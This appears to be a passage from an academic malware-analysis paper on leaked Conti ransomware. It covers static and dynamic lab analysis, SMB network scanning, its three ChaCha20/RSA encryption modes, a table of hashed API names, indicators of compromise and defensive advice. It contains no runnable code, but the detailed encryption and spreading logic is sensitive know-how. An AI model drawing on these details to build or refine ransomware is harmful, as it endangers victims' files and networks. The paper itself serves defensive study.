After encrypting local files, the ransomware tries to encrypt shared files. The EnumShares function in the network_scanner.cpp file is invoked, and in the EnumShares function, the NetShareEnum API function is used to get information about shared resources. A loop is performed through all resources; if a resource is a disk drive, a special share ($IPC communications, ADMIN$ remote administrations, administrative shares), or a temporary share, the resource share path is extracted. The above-explained process is repeated for each subdirectory and subfiles for each path.

property	value
md5	BC92EA510A5630C770D9443BE4B40FDE
sha1	A9373B14EF1167139615840A3BFFCB22692EF1F3
sha256	49B2C44D9A304035E586A15C1EB06101DCD64CDC17B64A0D69D253E653FF25A7
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00
first-bytes-text	M Z .. .. @ .. ..
file-size	195584 bytes
entropy	6.416
imphash	n/a
signature	Microsoft Visual C++
tooling	Visual Studio 2017 - 14.15
entry-point	E8 DB 04 00 00 E9 7A FE FF FF 55 8B EC F6 45 08 01 56 8B F1 C7 06 D0 81 42 00 74 0A 6
file-version	n/a
description	n/a
file-type	**executable**
cpu	**32-bit**
subsystem	GUI

FIGURE 17. Conti ransomware properties details extracted using PeStudio.



FIGURE 18. Conti ransom note file's content is shown in plain strings extraction by PeStudio.



FIGURE 19. Conti ransomware encrypted file extension as a plain string without encryption extracted by PeStudio.



FIGURE 20. Conti dependencies libraries extracted by Dependency Walker.

The ransomware tries to get IPv4 addresses for reachable networks. First, the WSAStartup and WSAIoctl API functions are invoked to get a handler for LPFN_CONNECTEX. Then, the GetIpNetTable API function is used to get the Address Resolution Protocol (ARP) table. Next, for each IPv4 address in the ARP table, the IP address is checked if it conforms to the following masks:

172.*
192.168.*
10.*
169.*

If the IP address conforms to one of the above masks, a thread is created to scan the IP address subnet for possible addresses from 0 to 255; TCP protocol is used to make a connection to each possible address on the SMB port 445; for each successful connection, the valid IP address is stored in a

No.	Time	Source	Destination	Protocol	Length	Info
276	10.440958	192.168.244.1	192.168.244.129	SMB2	592	Negotiate Protocol Response
277	10.441038	192.168.244.129	192.168.244.1	SMB2	292	Negotiate Protocol Request
278	10.441433	192.168.244.1	192.168.244.129	SMB2	678	Negotiate Protocol Response
280	10.623511	192.168.244.129	192.168.244.1	SMB2	220	Session Setup Request, NTLMSSP_NEGOTIATE
281	10.624043	192.168.244.1	192.168.244.129	SMB2	401	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED,
282	10.625003	192.168.244.129	192.168.244.1	SMB2	705	Session Setup Request, NTLMSSP_AUTH, User: DESKTOP-UE5ST2J\Saleh
283	10.625999	192.168.244.1	192.168.244.129	SMB2	130	Session Setup Response, Error: STATUS_LOGON_FAILURE
290	10.686316	192.168.244.129	192.168.244.1	SMB2	310	Negotiate Protocol Request
291	10.686796	192.168.244.1	192.168.244.129	SMB2	678	Negotiate Protocol Response
292	10.687599	192.168.244.129	192.168.244.1	SMB2	220	Session Setup Request, NTLMSSP_NEGOTIATE
293	10.687921	192.168.244.1	192.168.244.129	SMB2	401	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED,

FIGURE 21. Wireshark captured data showing Conti trying to connect to other computers using the SMB port 445.

Process Name	PID	Operation	Path
Conti.exe	9040	TCP Connect	192.168.244.129:49730 -> 192.168.244.1:445
Conti.exe	9040	TCP Connect	192.168.244.129:49858 -> 192.168.244.129:445
Conti.exe	9040	TCP Reconnect	192.168.244.129:49731 -> 192.168.244.2:445
Conti.exe	9040	TCP Reconnect	192.168.244.129:49732 -> 192.168.244.3:445
Conti.exe	9040	TCP Reconnect	192.168.244.129:49736 -> 192.168.244.7:445
Conti.exe	9040	TCP Reconnect	192.168.244.129:49737 -> 192.168.244.8:445
Conti.exe	9040	TCP Reconnect	192.168.244.129:49739 -> 192.168.244.10:445
Conti.exe	9040	TCP Reconnect	192.168.244.129:49738 -> 192.168.244.9:445
Conti.exe	9040	TCP Reconnect	192.168.244.129:49742 -> 192.168.244.13:445
Conti.exe	9040	TCP Reconnect	192.168.244.129:49744 -> 192.168.244.15:445
Conti.exe	9040	TCP Reconnect	192.168.244.129:49745 -> 192.168.244.16:445
Conti.exe	9040	TCP Reconnect	192.168.244.129:49747 -> 192.168.244.18:445
Conti.exe	9040	TCP Reconnect	192.168.244.129:49750 -> 192.168.244.21:445

FIGURE 22. Process Monitor capture the Conti ransomware requests to IP addresses from 192.168.244.1 to 192.168.244.254.



FIGURE 23. The Conti ransom note.

queue. A second thread is created and waits for each valid IP address; the NetShareEnum API is used to get its shares, and the above-explained process is repeated for each subdirectory and subfiles. Finally, to kill both threads, the hexadecimal 0xFFFFFFFF is used as the last IP address in the queue. The WaitForSingleObject API for all threads is created and waits for the encryption process to finish before closing the main process.



FIGURE 24. The Conti drops the ransom note in each encrypted folder, and it adds a PXILP extension to each encrypted filename.

We list all API functions used by the Conti ransomware in Table 4.

IV. CONTI ANALYSIS

In this section, we use static and dynamic analysis tools to analyze Conti ransomware's sample file and compare its behaviors to its source code flows. We obtain a copy of the latest known Conti ransomware executable file on the internet, which we use to perform the analysis.

A. STATIC ANALYSIS

We start by preparing an isolated test environment. First, we use VirtualBox to run a virtual Microsoft Windows 10 operating system. Then we install the necessary analysis tools such as PeStudio, Process Monitor, Wireshark, and x64dbg.

Using PeStudio, we extract the malware MD5 and SHA1 hash values as shown in Fig. 17. Those values consider Indicators of Compromise (IoCs). However, since the Conti group

Process Name	PID	Operation	Path	Result
Conti.exe	9040	WriteFile	C:\Users\Saleh\Downloads\040fcbd360c74987...	SUCCESS
Conti.exe	9040	CloseFile	C:\Users\Saleh\Downloads\040fcbd360c74987...	SUCCESS
Conti.exe	9040	CreateFile	C:\Users\Saleh\Downloads\040fcbd360c74987...	SUCCESS
Conti.exe	9040	QueryAttributeTagFile	C:\Users\Saleh\Downloads\040fcbd360c74987...	SUCCESS
Conti.exe	9040	QueryBasicInformation...	C:\Users\Saleh\Downloads\040fcbd360c74987...	SUCCESS
Conti.exe	9040	CreateFile	C:\Users\Saleh\Downloads\040fcbd360c74987...	SUCCESS
Conti.exe	9040	SetRenameInformation...	C:\Users\Saleh\Downloads\040fcbd360c74987...	SUCCESS
Conti.exe	9040	CloseFile	C:\Users\Saleh\Downloads\040fcbd360c74987...	SUCCESS
Conti.exe	9040	CloseFile	C:\Users\Saleh\Downloads\040fcbd360c74987...	SUCCESS
Conti.exe	9040	QueryDirectory	C:\Users\Saleh\Downloads\040fcbd360c74987...	NO MORE FILES
Conti.exe	9040	CloseFile	C:\Users\Saleh\Downloads\040fcbd360c74987...	SUCCESS
Conti.exe	9040	CreateFile	C:\Users\Saleh\Downloads\ebeca2df24a55c62...	SUCCESS
Conti.exe	9040	WriteFile	C:\Users\Saleh\Downloads\ebeca2df24a55c62...	SUCCESS
Conti.exe	9040	CloseFile	C:\Users\Saleh\Downloads\ebeca2df24a55c62...	SUCCESS
Conti.exe	9040	CreateFile	C:\Users\Saleh\Downloads\ebeca2df24a55c62...	SUCCESS
Conti.exe	9040	QueryDirectory	C:\Users\Saleh\Downloads\ebeca2df24a55c62...	SUCCESS

FIGURE 25. Process Monitor captures files and folders for API functions used during the encryption process.

Process Name	PID	Operation	Path	Result	Detail
Conti.exe	9040	Thread Create		SUCCESS	Thread ID: 7472
Conti.exe	9040	Thread Create		SUCCESS	Thread ID: 8972
Conti.exe	9040	Thread Create		SUCCESS	Thread ID: 7604
Conti.exe	9040	Thread Create		SUCCESS	Thread ID: 8284
Conti.exe	9040	Thread Create		SUCCESS	Thread ID: 7968
Conti.exe	9040	Thread Create		SUCCESS	Thread ID: 8620
Conti.exe	9040	Thread Create		SUCCESS	Thread ID: 5704
Conti.exe	9040	Thread Create		SUCCESS	Thread ID: 8496
Conti.exe	9040	Thread Create		SUCCESS	Thread ID: 8476
Conti.exe	9040	Thread Create		SUCCESS	Thread ID: 8120
Conti.exe	9040	Thread Create		SUCCESS	Thread ID: 8272
Conti.exe	9040	Thread Create		SUCCESS	Thread ID: 8492
Conti.exe	9040	Thread Create		SUCCESS	Thread ID: 8504

FIGURE 26. Process Monitor captures threads created by the Conti ransomware during the encryption process.

is active, they change the ransomware signatures with each version to prevent antivirus software from recognizing and stopping it from executing.

We also extract its strings; as described in its source code, most of the strings are encrypted, but we notice that the ransom note file content is not encrypted, as shown in Fig. 18.

Furthermore, Conti's file extension to append to each file it encrypts is also not encrypted, as shown in Fig. 19. This version of the ransomware uses PXILP; in the source code, we see the extension being EXTEN. This extension gets changed with each version or attack. Some extensions used by Conti in the past are CONTI, 6P5CL, ODMUA, YZXXX, LSNWX, TJODT, and many others. They consist of five random letters and numbers that the Conti group rotates to avoid detection systems.

The Conti ransomware hides its dependencies libraries and relies on dynamic library loading at runtime. When analyzing the ransomware using PeStudio and Dependency Walker, as shown in Fig. 20, we can see that it only shows three libraries USER32.DLL, WS2 32.DLL, and KERNEL32.DLL. This behavior is identical to its source code. The ransomware uses the LoadLibraryA API function from KERNEL32.DLL to load all other libraries dynamically at runtime.

B. DYNAMIC ANALYSIS

We start by executing the Conti ransomware in a newly installed Windows 10 without any updates to the system or Windows Defender. The Windows Defender discovers the attack, but it is too late, and the ransomware has already finished encrypting machines' files. Therefore, we try an older version of the Conti ransomware again, and Windows Defender can detect the malicious file and stop the attack.

When we execute the Conti ransomware, it starts by scanning the same network subnet and trying to connect to other devices using the SMB port 445, as shown in Wireshark captured data in Fig. 21. Furthermore, as seen in its source code, the Conti scans each possible IP address that matches our default getaway 192.168.244.* pattern. Fig. 22 shows that Process Monitor captures the Conti trying to connect to IP addresses from 192.168.244.1 to 192.168.244.254 using TCP. To test Conti's capabilities in encrypting shared folders, we create a shared folder on our host machine, and Conti manages to encrypt its content.

FIGURE 27. Conti ransomware's RSA public key is hard-coded in the data section in its PE file.

The Conti starts its encryption by dropping the ransom note in the C drive. Then, it iterates over all system's directories and files. The following directories are ignored and not encrypted: tmp, winnt, temp, thumb, $Recycle.Bin, $RECYCLE.BIN, System Volume Information, Boot, Windows, and Trend Micro. The following files' names and extensions are ignored and not encrypted: CONTI_LOG.txt, readme.txt, .msi, .sys, .lnk, .dll, and .exe. To test this behavior, we create a folder named Windows and placed it on the Desktop with text files inside it; we notice that Conti skips this folder and does not encrypt any file inside it.

For each folder that Conti encrypts, it drops the ransom note in a text file named readme.txt shown in Fig. 23. Finally, the Conti appends the PXILP extension to each file's name that it encrypts, as shown in Fig. 24. This behavior matches what we have found when analyzing its source code.

When we monitor the system activities during the encryption process, many repeated patterns of file APIs are used, as shown in Fig. 25, such as QueryDirectory for getting directory content, CreateFile for creating ransom note files, WriteFile for writing the ransom content and writing encrypted files back, and CloseFile for closing opened files. Moreover, the Conti ransomware creates multiple threads to perform the encryption, as seen in its source code. Fig. 26 shows that Process Monitor captures Conti thread creation and exiting to speed up the encryption process.

The Conti ransomware has three different encryption routines for files based on their size and type. We create three text files to inspect the Conti encryption routines: small, medium, and large. The small file size is 4 bytes, the medium file size is 1790082 bytes (1.70 MB), and the large file size is 8950410 bytes (8.53 MB). The first encryption routine is Full Encryption, which targets files smaller than 1.4 MB or has one of the extensions listed in Table 3. In the Full Encryption mode, Conti generates a random encryption key for the ChaCha20 encryption algorithm. It uses this key to encrypt the entire file content and encrypts this encryption key using a hard-coded RSA public key shown in Fig. 27. Finally, it writes the encrypted content back to the file, followed by the encryption key, the encryption mode value (24 for Full Encryption), and the original file size. The small text file we created is encrypted, as illustrated in Fig. 28.

The second encryption routine is Header Encryption, which targets files with a size between 1.04 MB and 5.24 MB. In this encryption mode, Conti encrypts only the first 1 MB of the file and then writes the encrypted content back to the file, followed by the rest of the unencrypted file content, followed



FIGURE 28. File content after getting encrypted with Full Encryption mode.

by the encryption key, encryption mode value (26 for Header Encryption), and the original file size.

The last encryption routine is Partial Encryption, which targets files bigger than 5.24 MB or has Virtual Machine disk extensions as listed in Table 3. In Partial Encryption, the Conti ransomware increases the encryption speed by dividing the file content into ten chunks if it is not a Virtual Machine disk file or seven chunks if it is a Virtual Machine disk file. Each chunk size may equal (file size / 100 * 10) or (file size / 100 * 7) for Virtual Machine disk files. Then it starts encrypting the first chunk, skips the next one, and so on until the end of the file; this means it encrypts five or three chunks. Finally, it writes the chunks to the file, followed by the encryption key, the chunk mode value (32 for ten chunks or 14 for seven chunks), and the encryption mode value (25 for Partial Encryption).

The Conti ransomware generates an encryption key for each file. This encryption key is encrypted using an RSA public key, which gets embedded in each file. To decrypt the files, the Conti needs to know the following:

- **RSA private key** (Only the Conti group knows and gets changed for each version and each attack)
- **The encryption key** (Embedded in each encrypted file)
- **Encryption mode** (Embedded in each encrypted file)
- **Original file size** (Embedded in each encrypted file)

Conti extracts the encryption key from each file and then decrypts it using the RSA private key. Next, it extracts the file size and uses it to extract the encrypted file content correctly. Finally, it extracts the encryption mode value and uses it alongside the encryption key to decrypt each file respectfully.

V. DEFENSE AND COUNTERMEASURE

The Conti ransomware spreads using many tactics and techniques, and we can protect our system from such attacks by knowing those tricks. The Conti ransomware often leverages phishing campaigns to spread as a starting point of its attacks. Those phishing campaigns target victims by sending emails containing Microsoft Office or Google Docs links to redirect victims to malicious websites and download BazarLoader.

TABLE 4. All API functions used by the conti ransomware.

DLL	HASH	API function	DLL	HASH	API function
KERNEL32.dll	0xbe3d21a8	LoadLibraryA	KERNEL32.dll	0xa62cc8e1	SetFileAttributesW
KERNEL32.dll	0x19515ab5	CancelIo	KERNEL32.dll	0x2ffbe59f	lstrlenW
KERNEL32.dll	0x55710126	GlobalAlloc	KERNEL32.dll	0xc65c5ee6	lstrlenA
KERNEL32.dll	0xf91ac9a0	ReadFile	KERNEL32.dll	0x1b1acbcc	GetFileSizeEx
KERNEL32.dll	0x663b63f4	GetCurrentProcess	KERNEL32.dll	0xc45f4a8c	WriteFile
KERNEL32.dll	0x3ce51c64	HeapFree	KERNEL32.dll	0x31d910df	GetProcessId
KERNEL32.dll	0xede8a61e	SetEndOfFile	KERNEL32.dll	0x6a095e21	WaitForSingleObject
KERNEL32.dll	0xf06e87ca	CreateFileW	KERNEL32.dll	0x93afb23a	GetFileAttributesW
KERNEL32.dll	0x1fbbb84f	GetLastError	KERNEL32.dll	0x07ba2639	lstrcatW
KERNEL32.dll	0xa5eb6e47	CloseHandle	KERNEL32.dll	0xdf1af05e	GetNativeSystemInfo
KERNEL32.dll	0xd54e6bd3	SetFilePointerEx	KERNEL32.dll	0x7324a0a2	CreateProcessW
KERNEL32.dll	0x4d9702d0	lstrcpyW	KERNEL32.dll	0xc8fb7817	MoveFileW
KERNEL32.dll	0xd52132a3	GetCommandLineW	KERNEL32.dll	0xf701962c	CreateMutexA
KERNEL32.dll	0x3a4532be	CreateThread	KERNEL32.dll	0x0cd05546	MultiByteToWideChar
KERNEL32.dll	0xd72e57a9	lstrcmpiW	KERNEL32.dll	0x21cca665	EnterCriticalSection
KERNEL32.dll	0x263040ab	HeapAlloc	KERNEL32.dll	0xc5e8a09c	GetProcessHeap
KERNEL32.dll	0xaf17f6da	DeleteTimerQueue	KERNEL32.dll	0xf99eabb9	LeaveCriticalSection
KERNEL32.dll	0xb87c8bb7	ExitThread	KERNEL32.dll	0x441bdf1e	PostQueuedCompletionStatus
KERNEL32.dll	0xe4b69f3b	Sleep	KERNEL32.dll	0x1b99344d	GetLogicalDriveStringsW
KERNEL32.dll	0xa0ee5aad	GlobalFree	KERNEL32.dll	0xf4241d9a	DeleteCriticalSection
KERNEL32.dll	0xf05ad6da	CreateTimerQueue	KERNEL32.dll	0x57b499e3	CreateIoCompletionPort
KERNEL32.dll	0xe2b40f85	FindFirstFileW	KERNEL32.dll	0x9aea18e1	FindNextFileW
KERNEL32.dll	0x75fcf770	FindClose	KERNEL32.dll	0x397b11df	lstrcmpW
KERNEL32.dll	0xd827c1e1	VirtualAlloc	KERNEL32.dll	0x1d7ab241	WaitForMultipleObjects
KERNEL32.dll	0x7f0fff4e	GetCurrentProcessId	KERNEL32.dll	0xa65b5727	GetModuleHandleW
ADVAPI32.dll	0xa247ff77	CryptImportKey	ADVAPI32.dll	0x6c6c937b	CryptEncrypt
ADVAPI32.dll	0xabcb0a67	CryptGenRandom	ADVAPI32.dll	0x5cc1ccbc	CryptAcquireContextA
NETAPI32.dll	0xa1f2bf63	NetApiBufferFree	NETAPI32.dll	0x1668d771	NetShareEnum
IPHLPAPI.dll	0xbf983c41	GetIpNetTable	SHELL32.dll	0xc7dfa7fc	CommandLineToArgvW
RSTRTMGR.dll	0x7d154065	RmEndSession	RSTRTMGR.dll	0xb5e437b0	RmStartSession
RSTRTMGR.dll	0xbbd8bcb8	RmGetList	RSTRTMGR.dll	0x2ad410e3	RmRegisterResources
RSTRTMGR.dll	0x22cb760f	RmShutdown	OLE32.dll	0xd3a7a468	CoUninitialize
OLE32.dll	0xb32feeec	CoCreateInstance	OLE32.dll	0xde5dbfdc	CoSetProxyBlanket
OLE32.dll	0xcc12507f	CoInitializeSecurity	OLE32.dll	0x2bdbdf4e	CoInitializeEx
WS2_32.dll	0xbd6ac662	gethostbyname	WS2_32.dll	0x1260d6db	gethostname
WS2_32.dll	0x00c1575b	socket	WS2_32.dll	0x1ad64c3e	WSAIoctl
WS2_32.dll	0x4118bcd2	closesocket	WS2_32.dll	0x5dacc2ba	WSAAddressToStringW
WS2_32.dll	0xe558706f	WSASocketW	WS2_32.dll	0x4310229a	bind
WS2_32.dll	0x55d15957	setsockopt	WS2_32.dll	0xe34ea561	getsockopt
WS2_32.dll	0x61856121	shutdown	WS2_32.dll	0xaf724aac	WSAStartup
WS2_32.dll	0x9812c1b7	WSACleanup	WS2_32.dll	0x7e2eafb0	InetNtopW
SHLWAPI.dll	0x6877b7f6	StrStrIA	SHLWAPI.dll	0x5a8ce5b8	StrStrIW
KERNEL32.dll	0x87b69cc9	CreateTimerQueueTimer	KERNEL32.dll	0x1972bf90	Wow64DisableWow64FsRedirection
KERNEL32.dll	0x5d48fbaf	InitializeCriticalSection	KERNEL32.dll	0x78ee4dfa	Wow64RevertWow64FsRedirection
KERNEL32.dll	0xcd976938	GetQueuedCompletionStatus			

This malware provides backdoor access for the Conti group to deploy the ransomware and for more investigation of the victim machine. The phishing emails can also contain zip attachments with malicious JavaScript files to download BazarLoader [41]. Proper email protection solutions that detect advanced threats and prevent suspicious emails from reaching end users would be the first step in preventing such attacks.

The Conti ransomware can escalate its privileges and move laterally in the victim's network by relying on recent security exploits that many users neglect to patch even though most of these vulnerabilities have patches available. Some of those

known vulnerabilities that the Conti group leveraged in their past attacks are listed as follows:

- **PrintNightmare:** This remote code execution vulnerability takes advantage of the Windows Print Spooler service, allowing the attacker to perform file operations using SYSTEM privileges. The attacker can install programs, delete files, and even create new accounts with full user rights [42].
- **Zerologon:** This vulnerability exists in Netlogon, a Windows Server process that authenticates users within a domain. An attacker can use Netlogon Remote Protocol to create a Netlogon secure channel connection to a domain controller and run an application on a device on the network [43].
- **FortiGate:** This path traversal vulnerability exists in Fortinet's FortiGate SSL VPN. This vulnerability allows an unauthenticated attacker to send a specially crafted request with a path traversal sequence to Fortigate SSL VPN endpoint to read device files remotely [44].

All the above vulnerabilities have patches available to download. Patching the systems with the latest security updates is essential to protect against ransomware attacks. Unfortunately, the Conti group knows that many users do not patch their systems regularly and wait for weeks or even months, making their systems vulnerable and easy targets.

The Conti ransomware can also encrypt files over the SMB connection, as seen in its source code and dynamic analysis. Therefore, limiting access to resources over the network can minimize its damage; disabling the use of SMBv1 and requiring at least SMBv2 are also highly recommended.

Finally, having a proper backup solution is the key to preventing an entire business from shutting down in the case of an attack. In addition, the backup should have a copy offsite since Conti ransomware is known for finding, deleting, or encrypting backup data.

VI. CONCLUSION

The Conti ransomware leaked source codes show us that this ransomware, without a doubt, is modern and sophisticated with unique techniques. In this paper, we analyzed Conti ransomware source codes and illustrated its methods of disguising from antivirus software and its unique multithread encryption. We also listed its API obfuscation tactics and all of its API function calls.

Unfortunately, we believe that many less mature ransomware groups take advantage of this leak to enhance their ransomware tools, and much Conti-like ransomware will start to emerge shortly.

As future work, we plan to analyze the other Conti leaked files. Those files consist of internal logs, Jabber chat messages, and additional source code for some web applications the Conti group uses to manage their business. By analyzing those files, we can get insight into how such group works and understand their hierarchy and operations. We also plan to design a system with a detection mechanism to detect Conti family ransomware. The system should be tailored around the techniques and tricks that this ransomware utilizes that we discovered in this paper.

REFERENCES

[1] X. Ding and W. Feng, "Ananomaly detection method based on feature mining for wireless sensornetworks," *Int. J. Sens. Netw.*, vol. 36, no. 3, pp. 167–173, 2021.
[2] N. Scaife, H. Carter, P. Traynor, and K. R. B. Butler, "CryptoLock (and drop it): Stopping ransomware attacks on user data," in *Proc. IEEE 36th Int. Conf. Distrib. Comput. Syst. (ICDCS)*, Jun. 2016, pp. 303–312.
[3] M. M. Ahmadian and H. R. Shahriari, "2entFOX: A framework for high survivable ransomwares detection," in *Proc. 13th Int. Iranian Soc. Cryptol. Conf. Inf. Secur. Cryptol. (ISCISC)*, Sep. 2016, pp. 79–84.
[4] J. Song, R. Paul, J. Yun, H. Kim, and Y. Choi, "CNN-based anomaly detection for packet payloads of industrial control system," *Int. J. Sens. Netw.*, vol. 36, no. 1, pp. 36–49, 2021.
[5] A. A. M. A. Alwashali, N. A. A. Rahman, and N. Ismail, "A survey of ransomware as a service (RaaS) and methods to mitigate the attack," in *Proc. 14th Int. Conf. Develop. eSystems Eng. (DeSE)*, Dec. 2021, pp. 92–96.
[6] S. Ghayyad, S. Du, and A. Kurien, "The flaws of Internet of Things (IoT) intrusion detection and prevention schemes," *Int. J. Sens. Netw.*, vol. 38, no. 1, pp. 25–36, 2022.
[7] (2021). *Conti Ransomware*. CISA. Accessed: Mar. 5, 2022. [Online]. Available: https://www.cisa.gov/uscert/ncas/alerts/aa21-265a
[8] N. Kshetri and J. Voas, "Ransomware: Pay to play?" *Computer*, vol. 55, no. 3, pp. 11–13, Mar. 2022.
[9] M. S. Margaret, M. Winterburn, and F. Houghton, "The conti ransomware attack on healthcare in ireland,: Exploring the impacts of a cybersecurity breach from a nursing perspective," *Canadian J. Nursing Informat.*, vol. 16, no. 3, 2021. [Online]. Available: https://www.proquest.com/scholarly-journals/conti-ransomware-attack-on-healthcare-ireland/docview/2624179603/se-2?accountid=14472 and https://cjni.net/journal/?p=9383
[10] (2021). *FBI Warns of Conti Ransomware Attacks Targeting U.S. Healthcare Networks*. Healthcare IT News. Accessed: Mar. 5, 2022. [Online]. Available: https://www.healthcareitnews.com/news/fbi-warns-conti-ransomware-attacks-targeting-us-healthcare-networks/
[11] (2022). *A Ransomware Group Paid the Price for Backing Russia*. The Verge. Accessed: Mar. 5, 2022. [Online]. Available: https://www.theverge.com/2022/2/28/22955246/conti-ransomware-russia-ukraine-chat-logs-leaked
[12] C. Leaks. (Feb. 2022). *Contilocker*. Accessed: Mar. 5, 2022. [Online]. Available: https://twitter.com/ContiLeaks/status/1498424066461638664
[13] J. Yuste and S. Pastrana, "Avaddon ransomware: An in-depth analysis and decryption of infected systems," *Comput. Secur.*, vol. 109, Oct. 2021, Art. no. 102388, doi: 10.1016/j.cose.2021.102388.
[14] Q. K. A. Mirza, M. Brown, O. Halling, L. Shand, and A. Alam, "Ransomware analysis using cyber kill chain," in *Proc. 8th Int. Conf. Future Internet Things Cloud (FiCloud)*, Aug. 2021, pp. 58–65.
[15] F. C. Almeida, A. E. Guelfi, A. A. Silva, N. F. Junior, M. O. Schneider, V. L. Gava, and S. T. Kofuji, "An outlier-based analysis for behaviour and anomaly identification on IoT sensors," *Int. J. Sens. Netw.*, vol. 39, no. 2, pp. 106–124, 2022.
[16] W. Jing, P. Wang, and N. Zhang, "An onlinear outlier detection method insensor networks based on the coordinate mapping," *Int. J. Sens. Netw.*, vol. 39, no. 2, pp. 136–144, 2022.
[17] H. A. Noman, Q. Al-Maatouk, and S. A. Noman, "A static analysis tool for malware detection," in *Proc. Int. Conf. Data Analytics Bus. Ind. (ICDABI)*, Oct. 2021, pp. 661–665.
[18] Y. Lemmou, J. Lanet, and E. M. Souidi, "A behavioural in-depth analysis of ransomware infection," *IET Inf. Secur.*, vol. 15, no. 1, pp. 38–58, Jan. 2021.
[19] S. Poudyal and D. Dasgupta, "Analysis of crypto-ransomware using ML-based multi-level profiling," *IEEE Access*, vol. 9, pp. 122532–122547, 2021.
